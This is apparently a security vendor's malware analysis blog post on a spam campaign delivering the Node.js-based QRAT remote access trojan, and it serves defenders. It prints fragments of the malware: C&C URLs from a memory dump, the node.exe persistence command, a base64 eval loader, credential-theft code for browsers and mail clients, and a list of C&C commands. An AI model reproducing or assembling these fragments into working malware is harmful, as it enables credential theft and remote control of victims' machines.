


RATs and Spam: The Node.JS QRAT

 trustwave.com/en-us/resources/blogs/spiderlabs-blog/rats-and-spam-the-nodejs-qrat/



The Qua or Quaverse Remote Access Trojan (QRAT) is a Java-based RAT that can be used to gain complete control over a system. Introduced in 2015, QRAT was marketed as an undetectable Java RAT and is offered under the software-as-a-service model. Just after its original debut, [we blogged about QRATs being spammed](#). As shown in Figure 1, the functionality of the spammed QRATs can be extended through the plugins offered by Quaverse.




Figure 1: The website of Quaverse, captured from the [2015 blog](#), offering plugins for QRATs. Recently, we have encountered more spam campaigns that attempt to spread QRATs. The initial malware contains a subscription account for QHub (*user:<digits>@qhub-subscription[.]store[.]qua[.]one*), a service that offers a single interface to control remote machines. Its domain *qua.one* contains the same logo as to Quaverse’s website we have seen way back in 2015.




Figure 2: The QHub service is offered as a Premium Service

Malware Analysis



Figure 3: The spam campaign flow

The JAR Downloader

This spam campaign using QRAT malware has multi-stage downloaders. The first one is a JAR file that may arrive as an email attachment or can be downloaded from a link contained in a spam message. All the JAR files we have collected related to this campaign are obfuscated using the [Allatori Obfuscator](#) – the class names all have the same name and length but have different case.




Figure 4: The JAR attachment Spec#0034.jar is obfuscated with Allatori




Figure 5: The HTML downloader attached to the malspam has link to the first stage downloader hosted in a cloud service platform

The first downloader has 2 major functions. These are setting up the Node.js platform onto the system, and then downloading and executing the second-stage downloader.

```

0 java.exe_memdump.java
1   var o = e.lang.Thread, c = e.lang.ProcessBuilder, a = e.lang.Runtime, i = e.lang.System, s = (e.lang.Exception,
2   e.lang.Class), l = e.lang.reflect.Array, u = e.net.URL, f = e.util.zip.ZipInputStream, h = e.io.File, d = e.io.
3   FileOutputStream, w = e.security.SecureRandom, p =
4
5   {
6
7   }
8   CENTRAL_BASE_URLS:["https://rtdqhub.home-webserver.de", "https://rtdqhub.redirectme.net
9   GROUP:"user:1719@qhub-subscription.store.qua.one"
10
11 }
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

QHUB SERVICE SUBSCRIPTION USER

COMMAND AND CONTROL SERVERS (C&Cs)

DOWNLOADS wizard.js FROM THE scripts FOLDER UNDER CENTRAL_BASE_URLS

RUNS A NODEJS PROCESS

```

"%userprofile%\qnodejs-node-v13.13.0-win-<PROCESSOR_ARCHITECTURE>\node.exe"
"%userprofile%\qnodejs-node-v13.13.0-win-<PROCESSOR_ARCHITECTURE>\qnodejs\wizard.js" start -group
<GROUP> --register-startup --central-base-url <CENTRAL_BASE_URL I> ... --central-base-url <CENTRAL_BASE_URL n>

```

Figure 6: The code snippet of java.exe's memory dump when the attachment Spec#0034.jar from Figure 4 was executed

Firstly, upon the execution of the JAR file, the process architecture of the system will be checked, and that information will be used in downloading the appropriate Node.js for the machine. The JAR files we observed downloaded Node.js version 13.13.0 from <https://nodejs.org/dist/v13.13.0/node-v13.13.0-win-x86|x64.zip> and extracted its content at %userprofile%\qnode-node-v13.13.0-win-x86|x64.zip. The JAR files were designed to run in Windows environments only.

Secondly, the JAR file Spec#0034.jar downloaded wizard.js from its command and control servers (C&Cs) then saved it under the qnodejs folder located inside the Node.js installation path. Then, the JAR file executed wizard.js with the C&Cs and the QHub service subscription user as arguments, as shown in Figure 6.

The Node.js Downloader

The downloaded file wizard.js is the second stage downloader written in Node.js. This script file is responsible for setting the persistence of this threat, and the downloading and execution of the payload. Just like the JAR file, this supports the Windows platform only. Without the arguments from the JAR file, this script will not work.

We were able to obtain the file wizard.js, from [hxxps://environment\[.\]theworkpc\[.\]com/scripts/wizard\[.\]js](https://environment[.]theworkpc[.]com/scripts/wizard[.]js), through the JAR file from Figure 5. The file wizard.js is encrypted using Base64. Looking through its decrypted code, this script has its own defined modules.

```

1 eval(Buffer.from('IwZ1bm90aW9uK0Upe3Zhc1B0PXT902Z1bm90aW9uIH1...ndpemFyZCI5ZSksCHjvY2Vzcy5leG10KDEzKX0pfV0p0w==', 'base64').toString('utf8'));

```

Figure 7: The code snippet of the downloaded second stage downloader



Figure 8: The modules of wizard.js

The first main function of *wizard.js* is to set its persistence. The file *qnode-<8 hex>.cmd* will serve as the autorun file and written in it are the same arguments that the JAR file downloader set on *wizard.js* (see Figure 6) appended with a “--delegate” command.




Figure 9: The two main functions of wizard.js

Then, based on the platform and architecture of the system its running on, *wizard.js* will download the main malware. Using the C&Cs from the JAR file in Figure 4, we were able to download *qnodejs-win32-ia32.js* on 24-July-2020.

Before downloading, as shown in Figure 9, the script *wizard.js* verified the sha1 of the main malware *qnodejs-win32-ia32.js* through the file *qnodejs-win32-ia32.sha256*. Lastly, the main malware was executed using the same arguments supplied to *wizard.js* in Figure 6 plus a “serve” command after the path of *qnodejs-win32-ia32.js*.




Figure 10: The Node.Js process which executes the payload qnodejs-win32-ia32.js

The Payload – Node.Js QRAT

Just like the downloader *wizard.js*, the main payload *qnode-win32-ia32.js* is written in Node.Js, its code is encrypted with Base64, and it has its own written modules. It contains an encrypted Node.Js packages folder *node_modules* hence its size is almost 12KB.

The Node.Js script uses the string “qnode-service” as the node command name and requires the arguments *--central-base-url* and *--group* when executed.

```

const jf = n.scriptName("qnode-service").usage("$0 <cmd> [args]").option("central-base-url", {
  string: !0,
  demandOption: !0
}).option("group", {
  string: !0,
  array: !1,
  demandOption: !0
}).command("serve", "Start serving qnode").demandCommand(1, 1).help().argv;
  
```

```

qnode-service <cmd> [args]
Commands:
  qnode-service serve  Start serving qnode
Options:
  --version          Show version number                [boolean]
  --central-base-url [string] [required]
  --group            [string] [required]
  --help            Show help                          [boolean]
  
```

Figure 11: The help menu of the *qnode-win32-ia32.js*

The QRAT *qnode-win32-ia32.js* has the following functionalities:

- obtain system information
- perform file operations
- acquire credentials of certain applications

Some of the information, like the machine’s UUID, tags, and labels generated by the malware, will be written in the config file *%userprofile%/<hex>-config.json*. Meanwhile, the malware will use the service *hxxps://wtfismyip[.]com* to obtain network information.

```

757365723a3137313940716875622d737562736372697074696f6e2e73746f72652e7175612e6f6e65-config.json
757365723a3137313940716875622d737562736372697074696f6e2e73746f72652e7175612e6f6e65-error-log.txt
  
```

Figure 12: The filename of the config and error logs were prepended with the hex representation of the QHub subscription account shown in Figure 6

```

789   function T() {
790     return new Promise((e, f) => {
791 >       Object(L.get)("https://wtfismyip.com/json", { ...
794 >       }, v => { ...
809 >     }).on("error", e => { ...
811     })
812     }).then(e => e, e => (console.error(e), !1))
813   }
814 > const i = Object(t.from)(T()).pipe(Object(P.expand)(e => { ...
817 >   )), Object(P.filter)(e => !1 !== e), Object(P.shareReplay)(1)).pipe(Object(P.map)(e => ({
818 >     ipAddress: e.YourFuckingIPAddress,
819 >     location: e.YourFuckingLocation,
820 >     hostname: e.YourFuckingHostname,
821 >     isp: e.YourFuckingISP,
822 >     torExit: e.YourFuckingTorExit,
823 >     countryCode: e.YourFuckingCountryCode
  
```

Figure 13: Code snippet of the data retrieved from the service *hxxps://wtfismyip[.]com/json*

```

2252     name: "password-recovery/applications",
2253     async receiveRequest(e) {
2254         await e.write(cf.map(e => e.info))
    }
}

qnodejs-win32-ia32.js  \qnode-v13.13.0-win-x86\qnodejs - Definitions (1)
2170     const cf = [[google-chrome, mozilla-firefox, mozilla-thunderbird, {
2171         info: {
2172             name: "microsoft-outlook",
2173             title: "Microsoft Outlook"
2174         }
    }],

```

Figure 14: The applications chrome, firefox, thunderbird, and outlook are supported in this QRAT's password-recovery functionality

This threat will communicate to its C&Cs through the Websocket connection protocol and below is the list of commands related to the 3 functions of the QRAT *qnode-win32-ia32.js* file mentioned above.

info/get-machine-uuid	get the machine UUID generated by the malware
info/get-label	get the labels generated by the set-label command
info/set-label	set label
info/get-os-name	get the platform and the architecture of the infected machine
info/get-ip-address	get the IPAddress obtained from hxxps://wtfismyip[.]com
info/get-location	get the all network information obtained from the service hxxps://wtfismyip[.]com/
info/get-user-home	get the path of the current user's home directory
info/get-tags	get tags
info/add-tag	add tags
info/remove-tag	remove tags
file-manager/absolute	retrieve the absolute path of a file
file-manager/execute	execute a file together with a platform dependent command
file-manager/delete	delete a file
file-manager/mkdirs	add a directory
file-manager/list	list files in a directory
file-manager/forward-access	generate a forwarding URL
file-manager/write	write a file onto the infected system
password-recovery/applications	list the supported applications in the system: google-chrome, mozilla-firefox, mozilla-thunderbird, microsoft-outlook
password-recovery/recover	password recovery utility for the supported applications

Figure 15: List of commands

Summary

Remote access trojans are one of the commodity malware nowadays. With services like QHub, RATs can be a more attractive instrument to the threat actors as the machines infected by the RATs can be easily monitored in an already available environment they offer. The QRAT and its downloader are currently supporting the windows platform for now. Since they leveraged Node.Js which is a cross-platform, there is a possibility that this threat will be enhanced to support other platforms in the future.

In terms of mitigation, we recommend blocking inbound emails with Java files outright at the email gateway. We have also added protection for this threat to the [Trustwave Secure Email Gateway](#) for our customers.

IOCs

Spec#0034.jar (12139 bytes) SHA1: 36DA7F23828283B6EA323A46806811F8312DD468

Legal_Proceeding_concerning_Overdue_invoices_pdf.jar (12,241 bytes) SHA1:
42d843c74e304d91297e21e748f4b528df422316

wizard.js (14433 bytes) SHA1: D6B1D3317C0D938C8AF21F1C22FD1B338A06B1C2

qnodejs-win32-ia32.js (11916833 bytes) SHA1: 31F541074C73D02218584DF6C8292B80E6C1FF7D

hxxps://legalproceedings[.]uc[.]r[.]appspot[.]com/Legal_Proceeding_concerning_Overdue_invoices_pdf[.]jar

hxxps://rtdqhub[.]home-webserver[.]de/

hxxps://rtdqhub[.]redirectme[.]net

hxxps://environment[.]theworkpc[.]com

hxxps://environment[.]spdns[.]org